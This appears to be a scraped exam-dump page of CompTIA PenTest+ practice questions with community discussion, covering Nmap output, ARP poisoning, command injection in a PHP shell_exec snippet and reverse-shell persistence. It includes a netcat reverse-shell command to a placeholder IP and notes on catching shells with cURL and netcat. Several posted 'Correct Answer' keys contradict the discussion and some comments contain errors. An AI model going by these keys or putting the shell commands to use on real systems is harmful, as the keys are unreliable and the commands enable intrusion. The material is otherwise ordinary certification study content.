- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

Correct Answer: AE

Community vote distribution

DE (96%) 4%

Manzer Highly Voted 1 year, 11 months ago

Selected Answer: DE

Always carry the contact information and any documents stating that you are approved to do this.

upvoted 16 times

solutionz Most Recent 1 year, 1 month ago

Selected Answer: DE

In an authorized physical penetration test of a client's building, especially during non-business hours, it's essential to have clear communication and proper documentation. Among the options provided, the following two are MOST important for the penetration tester to have during the test:

D. A dedicated point of contact at the client - Having someone to communicate with at the client's end can be essential in case of any unexpected issues, questions, or if immediate authorization or clarification is needed.

E. The paperwork documenting the engagement - This is crucial to have on hand in case of any interactions with security, law enforcement, or other individuals who might question the legitimacy of the penetration test. The paperwork should detail the scope, authorization, and other key aspects of the engagement.

The other options might be useful in specific scenarios but are not generally the most important aspects for a physical penetration test in a client's building during non-business hours.

upvoted 1 times

xviruz2kx 1 year, 5 months ago

Selected Answer: DF

D. A dedicated point of contact at the client
F. Knowledge of the building's normal business hours

Explanation: During a physical penetration test, it is important for the tester to have a dedicated point of contact at the client to ensure that the test is conducted safely and within legal and ethical boundaries. Additionally, knowledge of the building's normal business hours is important to ensure that the test is conducted during non-business hours when employees and security

personnel are not present. A handheld RF spectrum analyzer, caution tape, and personal protective equipment may be useful tools, but they are not essential for a physical penetration test. The paperwork documenting the engagement should be kept on hand for reference, but it is not a critical item to have during the test itself.



upvoted 1 times

  **AaronS1990** 1 year, 6 months ago

Selected Answer: DE

This is definitely D and E.
You ned to be able to explain yourself and prove who you are should you be discovered.

upvoted 2 times

  **kloug** 1 year, 7 months ago


D,E CORRECT

upvoted 1 times

  **TCSNxS** 1 year, 8 months ago

DE. Always have the Get Out
Of Jail Free card.

upvoted 4 times

  **Lee_Lah** 1 year, 11 months ago

Selected Answer: DE

I agree with Manzer.

upvoted 3 times

A penetration tester receives the following results from an Nmap scan:

Interesting ports on 192.168.1.1:

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

Correct Answer: C

Community vote distribution



NappyGamer 4 days ago

If nmap scans port 3389 and finds it closed, but still identifies the service as RDP (Remote Desktop Protocol), this generally suggests that the target machine is likely Windows.

Port 3389 is the default port for RDP, which is a service primarily used on Windows systems.

There's no trick questions, b0ad9e1 upvoted 1 times

johnrambo1stblood 8 months, 4 weeks ago

Port 3389 is Windows rdp. So, the answer is C. upvoted 2 times

b0ad9e1 9 months ago

Selected Answer: D

Ubuntu
Tell me you have never used NMAP without saying you have never used NMAP.
This is a trick question.
The closed state means that the port is accessible from nmap probe packets but there is no application listening on it. The closed RDP and NetBIOS ports are a red herring.
Those ports are closed, so there is no service configured. See <https://nmap.org/book/man-port-scanning-basics.html>
Ubuntu is the ONLY Linux distro on this list that has port 80 open by default, but the issue is it works with super user.
When I take the test, if I see this question, my answer is Ubuntu.
upvoted 3 times

b0ad9e1 9 months ago

Tell me you have never used NMAP without saying you have never used NMAP.
This is a trick question.
The closed state means that the port is accessible from nmap probe packets but there is no application listening on it. The closed RDP and NetBIOS ports

are a red herring.
Those ports are closed, so there is no service configured. See <https://nmap.org/book/man-port-scanning-basics.html>
Ubuntu is the ONLY Linux distro on this list that has port 80 open by default, but the issue is it works with super user.
When I take the test, if I see this question, my answer is Ubuntu.

upvoted 1 times

  **lordguck** 9 months, 3 weeks ago

C: Windows, it's a tricky question. The OPEN ports are of an linux system BUT nmap shows all ports it can identify on a target system OPEN and closed. A port 3389 (RDP service) does not exist on linux systems.

upvoted 2 times

  **TiredOfTests** 10 months, 4 weeks ago

Selected Answer: A

Based on the Nmap scan results, the ports that are open are 22 (SSH) and 80 (HTTP). These are commonly used ports for web and SSH services on a Linux server. Ports like 3389 (RDP), which is common on Windows systems, and 139 (NetBIOS), are closed, indicating that this is less likely to be a Windows machine.

Given the choices:

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

The target is MOST likely running a Linux-based operating system, either CentOS, Arch Linux, or Ubuntu. However, SSH and HTTP are very commonly used in enterprise-level Linux distributions like CentOS or Ubuntu. Given the limited information, it's a toss-up between CentOS and Ubuntu, but either of these would be more likely than Arch Linux for a production environment.

So the most likely options are:

- A. CentOS
- D. Ubuntu

upvoted 3 times

  **creed8171** 1 year, 5 months ago

Selected Answer: C

Linux does not use rdp only windows

upvoted 2 times

  **turdometer** 11 months ago

RDP 3389 is closed.

upvoted 2 times

  **som3onenooned1** 1 year, 10 months ago

Selected Answer: C

If it is netbios on port 139, it is C

upvoted 4 times

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

- A. Wait for the next login and perform a downgrade attack on the server.
- B. Capture traffic using Wireshark.
- C. Perform a brute-force attack over the server.
- D. Use an FTP exploit against the server.

Correct Answer: B

Community vote distribution

B (100%)

Mr_BuCh3th34D Highly Voted 1 year, 9 months ago

Selected Answer: B

FTP is not a secure protocol so your user name and password is in clear text

upvoted 7 times

[Removed] Most Recent 9 months, 3 weeks ago

Selected Answer: B

FTP is in the clear, meaning unencrypted. FTPS is the secure version. Wireshark would capture the packets and you could see the clear text.

upvoted 1 times

NotAHackerJustYet 1 year, 7 months ago

Answer: B. Capture traffic using Wireshark.

Option A is incorrect because a downgrade attack is used to take advantage of a vulnerability in a legacy version of a program to gain access to a system. It is not related to FTP credentials.

Option C is incorrect because a brute-force attack is used to guess a user's password by systematically trying every possible combination of characters until the correct one is found. This does not help in obtaining FTP credentials.

Option D is incorrect because an FTP exploit is used to gain access to a system by exploiting a vulnerability in an FTP server. It is not related to FTP credentials.

Option B is the correct answer because Wireshark is a packet analyzer that can be used to capture and analyze network traffic. A penetration tester can use Wireshark to capture traffic from the server and look for credentials that are sent in plaintext. This is the best way to obtain FTP credentials.

upvoted 3 times

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

Correct Answer: C

Community vote distribution

C (80%)

B (20%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: C

C. concatenation

Concatenation is the process of appending one string value onto another string. It is a programming concept that allows developers to combine two or more strings together to create a new string. For example, you can concatenate the string "Hello " with the string "World!" to create the new string "Hello World!". This is a common operation in many programming languages, and it is often used to build dynamic strings for display or storage.

upvoted 6 times

Xeon5 Most Recent 1 year ago

Answer is C for sure.

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: C

C. concatenation

Appending string values onto another string is known as concatenation. In this process, two or more strings are combined to create a new string that contains the original strings in the order they were joined. Concatenation is a common operation in programming when you want to combine different pieces of text or data together.

upvoted 1 times

OnA_Mule 1 year, 4 months ago

Selected Answer: C

C is correct

upvoted 1 times

NotAHackerJustYet 1 year, 7 months ago

Answer: C. concatenation

Explanation: Appending string values onto another string is called concatenation. Compilation is the process of combining multiple source files into a single executable program. Connection is the act of linking or connecting two or more things together. Conjunction is a word or phrase used to connect clauses or sentences together.

upvoted 4 times



Mr_BuCh3th34D 1 year, 9 months ago

Selected Answer: B

Concatenation is the process of appending one string to the end of

another string. You concatenate strings by using the
+ operator, at least with C#

upvoted 2 times

  **OnA_Mule** 1 year, 4 months ago

Not sure

why you voted B and then gave the
reasoning for answer C. Correct
answer is C

upvoted 1 times

A consultant is reviewing the following output after reports of intermittent connectivity issues:

```
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:oe:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
```

Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.

Correct Answer: B

Community vote distribution

D (88%) 12%

ryanzou Highly Voted 1 year, 11 months ago

Selected Answer: D

D is correct
upvoted 9 times

RRabbit Highly Voted 1 year, 8 months ago

Option D, "A device on the network has poisoned the ARP cache," is the most likely issue to be reported by the consultant because it would cause the ARP cache to contain incorrect or malicious entries. ARP cache poisoning, also known as ARP spoofing, is a type of attack in which an attacker sends false ARP messages to a network, causing other devices to update their ARP caches with the attacker's false information. This allows the attacker to intercept or redirect network traffic.
upvoted 6 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: D

D. A device on the network has poisoned the ARP cache.

Explanation:

- ARP Cache Poisoning: The ARP table shows that the IP address 192.168.1.1 and 192.168.1.136 are associated with the same MAC address (0a:d1:fa:b1:01:67). This indicates that an ARP cache poisoning attack might be taking place, where a malicious device is sending spoofed ARP messages to associate its MAC address with the IP address of another device, causing network traffic to be misrouted.
upvoted 2 times

TiredOfTests 10 months, 4 weeks ago

Selected Answer: D

2 IPS have the same MAC address.
upvoted 2 times

noviceman 11 months, 1 week ago

D because of the multiple MAC address on the IP.
upvoted 1 times

[-] 👤 **OnA_Mule** 1 year, 4 months ago

Selected Answer: D

The fact that there are multiple entries for the same MAC address (0a:d1:fa:b1:01:67) indicates that there is an issue with the ARP cache. Specifically, it appears that one device (with MAC address 0a:d1:fa:b1:01:67) is claiming to be multiple IP addresses on the network (192.168.1.1 and 192.168.1.136). This is an example of ARP cache poisoning, where a device sends fake ARP messages in order to associate its own MAC address with the IP address of another device on the network.

upvoted 2 times

[-] 👤 **nickwen007** 1 year, 6 months ago

? (192.168.1.1) at
ff:ff:ff:ff:ff:ff on en0 ifscope permanent
[ethernet]

This is an output of the 'arp -a' command, which shows the IP address (192.168.1.1), MAC address (ff:ff:ff:ff:ff:ff), network interface (en0) and scope (ethernet) information for the device on the local subnet. This indicates that the address resolution protocol (ARP) could not resolve the target's IP address to a valid MAC address.

upvoted 1 times

[-] 👤 **[Removed]** 1 year, 6 months ago

D is
correct answer
upvoted 2 times

[-] 👤 **beamage** 1 year, 7 months ago

Selected Answer: B

Multicast IP address with
layer two broadcast?
Wrong Multicast Group

upvoted 2 times

[-] 👤 **beamage** 1 year, 6 months ago

I'm
changing to D
upvoted 3 times

[-] 👤 **beamage** 1 year, 6 months ago

look at the
mac on the first multicast group
that's wrong.
My fist exp is wrong this one is
right....

upvoted 1 times

[-] 👤 **kloug** 1 year, 7 months ago

DDDDDDDDDD
upvoted 3 times

[-] 👤 **TCSNxS** 1 year, 8 months ago

D is the right answer. The
IP address associated with the MAC was changed in
the display.

upvoted 6 times

[-] 👤 **toor777** 1 year, 9 months ago

D is correct
upvoted 4 times

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

- A. Buffer overflows
- B. Cross-site scripting
- C. Race-condition attacks
- D. Zero-day attacks
- E. Injection flaws
- F. Ransomware attacks

Correct Answer: BE

Community vote distribution

BE (100%)

  **Orean** Highly Voted  1 year, 6 months ago

Selected Answer: BE

Even if you don't memorize the entire list, it's crucial to remember that OWASP centers around web applications. B and E are the only applicable vulnerabilities as such.

upvoted 9 times

  **2Fish** Highly Voted  1 year, 7 months ago

Agreed. B & E. The new top 10 and references here.
<https://owasp.org/www-project-top-ten/>

upvoted 7 times

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency) .
Not shown: 996 filtered ports
```

```
Port      State  Service  Version
22/tcp    open   ssh      OpenSSH 6.6.1p1
53/tcp    open   domain   dnsmasq 2.72
80/tcp    open   http     lighttpd
443/tcp   open   ssl/http httpd
```

```
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux :linux_kernel
```


```
Service detection performed. Please report any incorrect results as https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Correct Answer: A

Community vote distribution



ryanzou Highly Voted 1 year, 11 months ago

Selected Answer: B

Vote for B

upvoted 14 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: B

B. This device is most likely a gateway with in-band management services.

Based on the Nmap scan results, the device has the following open ports and services:

- 22/tcp open ssh (OpenSSH 6.6.1p1)
- 53/tcp open domain (dnsmasq 2.72)
- 80/tcp open http (lighttpd)
- 443/tcp open ssl/http (httpd)

The combination of these services—SSH for remote management, DNS for domain name resolution, and HTTP/HTTPS for web management—suggests that the device is likely functioning as a gateway with in-band management services. It is typical for routers and similar gateway devices to have these services available for administrative tasks and network management.

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: B

Based on the Nmap scan results provided, the BEST conclusion about this device is:

B. This device is most likely a gateway with in-band management services.

The reason for this conclusion is that the open ports (22, 53, 80, and 443) suggest specific services running on the device. OpenSSH on port 22 indicates SSH (Secure Shell) is available, which is commonly used for remote management. Port 53 with dnsmasq suggests DNS services, and ports 80 and 443 indicate HTTP and HTTPS services. The service info also states that it is a Linux device, and the CPE (Common Platform Enumeration) suggests it is a router.

Options A, C, and D are not supported by the provided Nmap scan results and service information. There is no mention of Heartbleed vulnerability, proxy server functionality, or buffer overflow vulnerability in the extracted DNS names from packets. Therefore, option B is the most appropriate conclusion based on the information provided.



upvoted 2 times

  **[Removed]** 1 year, 5 months ago

Based on the Nmap scan output provided, the BEST conclusion about this device is option B. This device is most likely a gateway with in-band management services. The evidence for this conclusion is that the device has open ports for SSH (TCP/22), DNS (TCP/53), HTTP (TCP/80) and HTTPS (TCP/443), which are common services for a network gateway. Additionally, the Service Info indicates that the device is running Linux and is a router, which further supports the conclusion that it is a network gateway.

Option A is incorrect because there is no evidence of OpenSSL being used on the device, which is a prerequisite for the Heartbleed bug. Option C is unlikely because there is no evidence of a proxy server being used, and TCP/443 is also used for HTTPS traffic. Option D is also unlikely because there is no evidence of a DNS server vulnerability, and the scan did not reveal any information about the DNSSEC validation method being used on the device.

upvoted 1 times

  **RHER** 1 year, 5 months ago

Selected Answer: D

LA RESPUESTA CORRECTA ES D
<https://www.exploit-db.com/exploits/42941>
upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

B is correct answer
upvoted 1 times

  **nickwen007** 1 year, 6 months ago

Selected Answer: A

The Heartbleed bug is a security vulnerability that was discovered in the OpenSSL cryptography library in 2014. It allowed attackers to read up to 64kB of memory from an affected server and potentially access sensitive information such as usernames, passwords, cryptographic keys, and other confidential data.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

the correct answer is B.

The heartbleed bug is an openssl bug which does not affect SSH

Ref:

<https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh>

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

In-band management services are services that can be used to remotely administrate and configure network devices. These

services include SSH, Telnet, FTP, TFTP, SNMP, and more. They are commonly used in penetration testing activities to gain remote access to a system.

upvoted 4 times

  **[Removed]** 1 year, 6 months ago

yes B is correct

upvoted 2 times


  **beamage** 1 year, 7 months ago

Selected Answer: D

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2017-14491#:~:text=Heap%2Dbased%20buffer%20overflow%20in,via%20a%20crafted%20DNS%20response.>

Read It

upvoted 2 times

  **beamage** 1 year, 6 months ago

No its A
this version of SSH uses open SSL
and it's vulnerable

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

B is the answer

upvoted 2 times

  **beamage** 1 year, 6 months ago

Sorry I am
Changing my answer it states before
2.78 it was vulnerable Guess I am
choosing B

upvoted 4 times

  **beamage** 1 year, 6 months ago



It is definitely
vulnerable to heap
(Buffer) overflow
D d d d

upvoted 2 times

  **[Removed]** 1 year, 6 months ago



BBBBBBBBBB Answer

upvoted 2 times

  **kloug** 1 year, 7 months ago

bbbbbbbbbbb

upvoted 3 times

  **2Fish** 1 year, 7 months ago

B. Good lord Comptia.
"The Best Conclusion" would be that this
router has In-band management. It may also be
susceptible to DNSMasq. But overall, the best
conclusion looks to be a gateway with in-band
management. Out of band would be on a completely
different network (management network).

upvoted 2 times

  **sempai25** 1 year, 9 months ago

Selected Answer: D

dnsmasq CVE-2017-14491

upvoted 3 times

  **sempai25** 1 year, 9 months ago

it's
not A because heartbleed is OpenSSL
vulnerability

upvoted 3 times

When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

- A. Clarify the statement of work
- B. Obtain an asset inventory from the client
- C. Interview all stakeholders
- D. Identify all third parties involved.

Correct Answer: A

Community vote distribution

A (67%)

B (33%)

🗳️ 👤 **surfuganda** 5 months, 4 weeks ago

Selected Answer: A

A. Clarify the statement of work

Ensuring clarity and alignment with the client's expectations through a well-defined statement of work is crucial for setting the foundation of the engagement, establishing boundaries, and mitigating potential misunderstandings or disagreements later on. This helps ensure that both parties are on the same page regarding the scope, objectives, and deliverables of the penetration testing engagement.

upvoted 1 times

🗳️ 👤 **WANDOOCHOCO** 7 months, 3 weeks ago

Selected Answer: A

SOW is the answer

upvoted 2 times

🗳️ 👤 **RoPsur** 8 months, 1 week ago

Selected Answer: B

"stakeholders will need to be specific as to what assets will be included in the scope." ~CertMaster Targeting In-Scope Assets.

upvoted 2 times

🗳️ 👤 **Meep123** 11 months ago

Selected Answer: A

Based on similar questions on several resources, you need to clarify the statement of work

upvoted 1 times

🗳️ 👤 **AndrewRyan** 1 year, 6 months ago

It's right. The answer is A.

upvoted 2 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

its A answer

upvoted 1 times

A penetration tester is reviewing the following SOW prior to engaging with a client.


`Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.`

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement.
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team.
- D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
- E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop.
- F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Correct Answer: CE

Community vote distribution



Neolot Highly Voted 1 year, 11 months ago

Selected Answer: CD

C and D is the correct answer for this
upvoted 10 times

deeden Most Recent 6 months, 1 week ago

Selected Answer: DF

I vote D and F as unethical. I feel like option C is more on the lines of incompetence rather than unethical.
upvoted 1 times

deeden 6 months, 1 week ago

Okay, I retract my answer and change to C and D. Thanks for the clarification.
upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: CD

Based on the information in the Statement of Work (SOW), the following two behaviors would be considered unethical:

C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team - Withholding information about critical vulnerabilities would be a clear breach of ethical responsibility. The penetration tester is obligated to share all relevant findings with the client.

D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address - This action would likely violate confidentiality agreements and professional ethical standards. Sharing client information, including IP addresses, on untrusted forums would potentially expose the client to malicious actors.



The other options do not appear to be directly in conflict with the stipulations in the SOW, and thus would not inherently be considered unethical based on the provided information.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

D and C would be considered unethical behaviors. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection is not considered unethical, as long as the tester has the proper access or permissions. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement is also not considered unethical. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team is unethical, as it is important for the client to be aware of potential security risks. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address is also unethical, as it puts the client at risk of attack.

upvoted 3 times

  **kloug** 1 year, 7 months ago

c,d correct

upvoted 2 times

  **shakevia463** 1 year, 7 months ago

Selected Answer: CD



`Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential

upvoted 3 times

  **shakevia463** 1 year, 7 months ago


`Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential

upvoted 1 times

  **2Fish** 1 year, 7 months ago

C and D are correct.

upvoted 3 times

  **ryanzou** 1 year, 11 months ago

One question, why D is not correct

upvoted 2 times

  **ryanzou** 1 year, 11 months ago

I think CD are correct

upvoted 7 times

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.

```
1. #!/usr/bin/perl
2. $ip=argv[1];
3. if {$hostname eq "switchtest"} {
4.     attack ($ip);
5. }
6. else { exit 0; }
7. sub attack [
...

```

Which of the following changes should the tester apply to make the script work as intended?

- A. Change line 2 to `$ip= "10.192.168.254"`;
- B. Remove lines 3, 5, and 6.
- C. Remove line 6.
- D. Move all the lines below line 7 to the top of the script.

Correct Answer: A

Community vote distribution

B (88%) 12%

Manzer Highly Voted 1 year, 11 months ago

Selected Answer: B

You're not going to find something called switchtest.
upvoted 7 times

som3onenooned1 Highly Voted 1 year, 10 months ago

Selected Answer: B

this whole script is messed up, brackets are wrong etc. Even though perl is procedural, you can call a function before its declaration. Look at Finding Files script on this: <https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html>
Example script:
#!/usr/bin/perl
\$ip=\$argv[1];
attack(\$ip);
sub attack {
print("x");
}

I will go with B
upvoted 6 times

TiredOfTests Most Recent 10 months, 4 weeks ago

Selected Answer: B

None of the given options seem to address the core issues of the script. However, if the sole focus is to make the script "work as intended" based on the given choices, removing lines 3, 5, and 6 (Option B) would at least let the `attack($ip);` method run, even though the issues with fetching command-line arguments and other syntax issues would remain unaddressed.
upvoted 2 times



biecop 1 year, 1 month ago

Selected Answer: A

```
#!/usr/bin/perl
$ip = "10.192.168.254";
if ($hostname eq "switchtest") {
attack($ip);
}
else {
```

```
exit 0;
}
sub attack {
# Rest of the script here
# ...
}
```

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

B is correct answer

upvoted 1 times

  **nickwen007** 1 year, 6 months ago



\$ip=argv[1] is a PHP script that can be used to define the IP address of a target system as an argument. It can be used to specify the IP address of a host when communicating with a server.

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

Yes B is the answer

upvoted 2 times

  **kloug** 1 year, 7 months ago

aaaaaaaa

upvoted 1 times

  **beamage** 1 year, 6 months ago

aaaaaaaa

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

B is correct answer

upvoted 2 times

  **[Removed]** 1 year, 7 months ago

B is the correct answer

upvoted 1 times

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item']))[
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Correct Answer: A

Community vote distribution

B (93%) 7%

ryanzou Highly Voted 1 year, 11 months ago

Selected Answer: B

B LOOKS LIKE correct
upvoted 9 times

RRabbit Highly Voted 1 year, 8 months ago

B. Netcat and cURL

The penetration tester would use cURL to send a HTTP POST request to the script with a crafted parameter in the 'item' field, which would then be passed to the shell_exec function and executed on the server. Netcat could be used to listen for the response or output of the command execution. The other options listed (A, C, D) are not relevant to this specific script and exploit scenario.

upvoted 6 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: B

To exploit the given script, which seems to be vulnerable to command injection due to the use of shell_exec with unsanitized user input, the penetration tester would use tools that allow for sending crafted HTTP POST requests and capturing the responses. The best combination of tools for this purpose is:

B. Netcat and cURL

Explanation:

- Netcat (nc): Netcat is a versatile networking tool that can be used to read from and write to network connections using TCP or UDP. It can be useful for setting up a listener to catch the output of an exploited command injection.
- cURL: cURL is a command-line tool for transferring data with URLs. It can be used to send HTTP POST requests to the target web application, injecting the payload into the item parameter.

upvoted 1 times

cy_analyst 1 year, 6 months ago

Selected Answer: A

Use Crunch to generate a wordlist of potential payloads for the 'item' parameter in the vulnerable PHP script. The wordlist should contain a large number of possible values for the parameter, including

variations and combinations of characters that an attacker may try to inject as commands.

Use Hydra to automate the process of sending HTTP POST requests to the vulnerable PHP script with different payloads for the 'item' parameter. Hydra should be configured to use the wordlist generated by Crunch as the list of possible payloads.

Monitor the responses from the server to identify successful command injections. If the attacker finds a payload that successfully injects a command and executes it on the server, they can use this to gain further access to the system and carry out other attacks.

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

https://www.google.com/url?sa=t&source=web&rct=j&url=https://www.examttopics.com/discussions/comptia/view/66651-exam-pt1-002-topic-1-question-51-discussion/&ved=2ahUKEwiktpX7uOL9AhVO3qQKHU6aBycQFnoECAgQAQ&usg=AOvVaw1e_vh_XdbkdXtGU0WN6NYb



Check

upvoted 6 times

  **cy_analyst** 1 year, 5 months ago

In my field we don't use the public internet to find answers for advance topics, only the best books from best authors. For example one thing to consider is there are more than one answers to a problem. Bye.

upvoted 1 times

  **b0ad9e1** 8 months, 4 weeks ago

And
yet,
here
you
are
on a
brain
dump
site.
What
a
goofball.

upvoted 14 times

  **KingIT_ENG** 1 year, 6 months ago

It's b,
here's why:
echo shell
exec("/http/www/cgi-bin/queryitem
<— This line indicates you can execute a shell if you wanted to.
Netcat is for you to open your listener nc -nlvp and receive the shell, in order for you to execute the webshell, you need you make a request via curl.

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

The penetration tester would use cURL to send a HTTP POST request to the script with a crafted parameter in the 'item' field, which would then be passed to the shell_exec function and executed on

the server. Netcat could be used to listen for the response or output of the command execution. The other options listed (A, C, D) are not relevant to this specific script and exploit scenario.

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

Hydra is a network security tool used for password cracking, while Crunch is a tool used to generate wordlists for brute-force attacks. Both tools can be useful in penetration testing when attempting to gain access to a system by guessing passwords.

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

but that line of code (shell exec) is telling us we could place a reverse shell, trigger it with curl and receive the incoming connection via net at, so the answer is B

upvoted 2 times

  **[Removed]** 1 year, 6 months ago



Netcat and cURL
B is correct

upvoted 2 times

  **[Removed]** 1 year, 7 months ago

B is correct

upvoted 2 times

  **2Fish** 1 year, 7 months ago

Selected Answer: B

B looks right. Check here for more context.

<https://www.examttopics.com/discussions/comptia/view/66651-exam-pt1-002-topic-1-question-51-discussion/>

upvoted 3 times

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Create a one-shot system service to establish a reverse shell
- B. Obtain /etc/shadow and brute force the root password.
- C. Run the `nc -e /bin/sh <ip>` command
- D. Move laterally to create a user account on LDAP

Correct Answer: C

Community vote distribution

A (100%)

ryanou Highly Voted 1 year, 11 months ago

Selected Answer: A

A is correct

upvoted 9 times

solutionz Most Recent 1 year, 1 month ago

Selected Answer: A

Maintaining persistence on a system generally involves ensuring that access can be re-established after a reboot or other interruption. Among the options provided, the one that would BEST support the objective of maintaining persistence after reboot is:

A. Create a one-shot system service to establish a reverse shell

upvoted 1 times

nickwen007 1 year, 6 months ago

The answer is A. Create a one-shot system service to establish a reverse shell. By creating a one-shot system service, the penetration tester can set up a reverse shell that will re-establish itself after each reboot, providing a persistent connection back to their machine.

A one-shot system is a type of service that will only run once, usually to perform a specific task such as setting up a reverse shell or downloading a malicious file. This can be used by a penetration tester to maintain persistence after rebooting a system, or by an adversary to gain unauthorized access to a system.

upvoted 3 times

nickwen007 1 year, 6 months ago


A one-shot system is a type of service that will only run once, usually to perform a specific task such as setting up a reverse shell or downloading a malicious file. This can be used by a penetration tester to maintain persistence after rebooting a system, or by an adversary to gain unauthorized access to a system.

upvoted 1 times

nickwen007 1 year, 6 months ago

The answer is A. Create a one-shot system service to establish a reverse shell. By creating a one-shot system service, the penetration tester can set up a reverse shell that will re-establish itself after each reboot, providing a persistent connection back to their machine.

upvoted 3 times

[-]  **kloug** 1 year, 7 months ago


aaaaaaaaa

upvoted 2 times

[-]  **[Removed]** 1 year, 7 months ago

A is best answer

upvoted 1 times

[-]  **2Fish** 1 year, 7 months ago

Selected Answer: A

Check here for more context.

<https://www.examtopycs.com/discussions/comptia/view/66601-exam-pt1-002-topic-1-question-40-discussion/>

upvoted 2 times

[-]  **NotAHackerJustYet** 1 year, 7 months ago

The BEST option that would support the objective of maintaining persistence after reboot would be Option A: Create a one-shot system service to establish a reverse shell. This option allows the penetration tester to execute a command that will establish a reverse shell connection back to their machine after the file server is rebooted.

